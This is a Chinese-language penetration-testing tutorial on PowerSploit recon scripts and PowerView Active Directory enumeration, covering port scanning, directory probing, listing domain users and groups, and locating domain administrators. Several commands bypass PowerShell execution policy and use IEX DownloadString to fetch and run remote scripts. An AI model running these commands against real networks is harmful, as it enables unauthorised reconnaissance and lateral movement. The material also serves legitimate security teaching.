powershell版本:
| 版本 | 支持系统 |
|---|---|
| PowerShell2.0 | win2008,win7 |
| PowerShell3.0 | win2012,win8 |
| PowerShell4.0 | win2012R2,win8.1 |
| PowerShell5.0 | win2016,win10 |
powershe默认是不能执行任何脚本的
Restricted:默认设置Allsigned:只能运行经过证书验证的脚本Unrestricted:权限最高,可以执行任意脚本RemoteSigned:对本地脚本不进行限制;对来自网络的脚本必须验证其签名

Powersploit的两个信息收集的脚本
工具包地址:https://github.com/PowerShellMafia/PowerSploit
PowerSploit-Recon脚本
a) 调用invoke-Portscan扫描内网主机的端口。
执行命令(也可以去下载脚本然后用Import-Module导入):
PS C:\Users\Administrator> powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.1.0/24 -T 4 -ports '445,1433,80,8080,3389' -oA c:\ProgramData\ip_info"PS C:\Users\Administrator> Invoke-Portscan -Hosts 192.168.190.132 -Ports "1-65535"
扫描的ip范围和端口范围可自行增减,执行后结果将保存在c:\ProgramData\ip_info.xml文件中
b) 调用Get-HttpStatus扫描目标站点的目录。
1)通过IEX下载并调用Get-HttpStatus。
PS C:\Users\Administrator> powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadString("http://192.168.190.141/PowerSploit/Recon/Get-HttpStatus.ps1")"PS C:\Users\Administrator> Get-HttpStatus -Target www.xxx.com -Path D:\dic.txt
c) 调用Invoke-ReverseDnsLookup扫描内网主机的ip对应的主机名。
1)通过IEX下载并调用Invoke-ReverseDnsLookup。
PS C:\Users\Administrator> powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadString("http://192.168.190.141/PowerSploit/Recon/Invoke-ReverseDnsLookup.ps1")"PS C:\Users\Administrator> Invoke-ReverseDnsLookup '192.168.190.133'
d)PowerView脚本
powerView.ps1是一款依赖powershell和wmi对内网进行查询的常用渗透测试脚本,集成在powersploit工具包中
Import-Module为powershell导入脚本命令,这里假设我们下载的powerview.ps1脚本在C:\PowerView.ps1
命令格式:powershell.exe -exec bypass -Command "& {Import-Module C:\PowerView.ps1; powerview的命令参数}"
PS C:\> import-module .\powerview.ps1PS C:\> Get-NetDomain 获取当前的域名称

1、域中定位域管理员
powerview的Invoke-UserHunter命令,在使用时不需要管理员权限;
命令:
powershell.exe -exec bypass -Command "& {Import-Module C:\PowerView.ps1; Invoke-UserHunter}"

2、更多PowerView命令参数:
Get-NetDomain #查看域名称Get-NetDomainController #获取域控的信息Get-NetForest #查看域内详细的信息Get-Netuser #获取域内所有用户的详细信息Get-NetUser | select name #获得域内所有用户名Get-NetComputer #获得域内所有主机名Get-NetComputer *admin* #获得域内主机名中带有admin的Get-NetGroup #获取域内所有组名Get-NetGroup *admin* #获得域内组中带有admin的Get-NetGroup -UserName test #查询test用户在哪些组中Get-UserEvent #获取指定用户日志信息Get-Netshare #获取本机的网络共享Get-NetProcess #获取本机进程的详细信息Get-NetOU #获取域内OU信息Get-NetFileServer #根据SPN获取当前域使用的文件服务器Get-NetSession #获取在指定服务器存在的Session信息Get-NetRDPSESSION #获取本机的RDP连接session信息Get-NetGPO #获取域内所有组策略对象Get-ADOBJECT #获取活动目录的信息Get-DomainPolicy #获取域默认策略Invoke-UserHunter #查询指定用户登录过的机器Invoke-EnumerateLocalAdmin #枚举出本地的管理员信息Invoke-ProcessHunter #判断当前机器哪些进程有管理员权限Invoke-UserEventHunter #根据用户日志获取某域用户登陆过哪些域机器

若有收获,就点个赞吧
0 人点赞


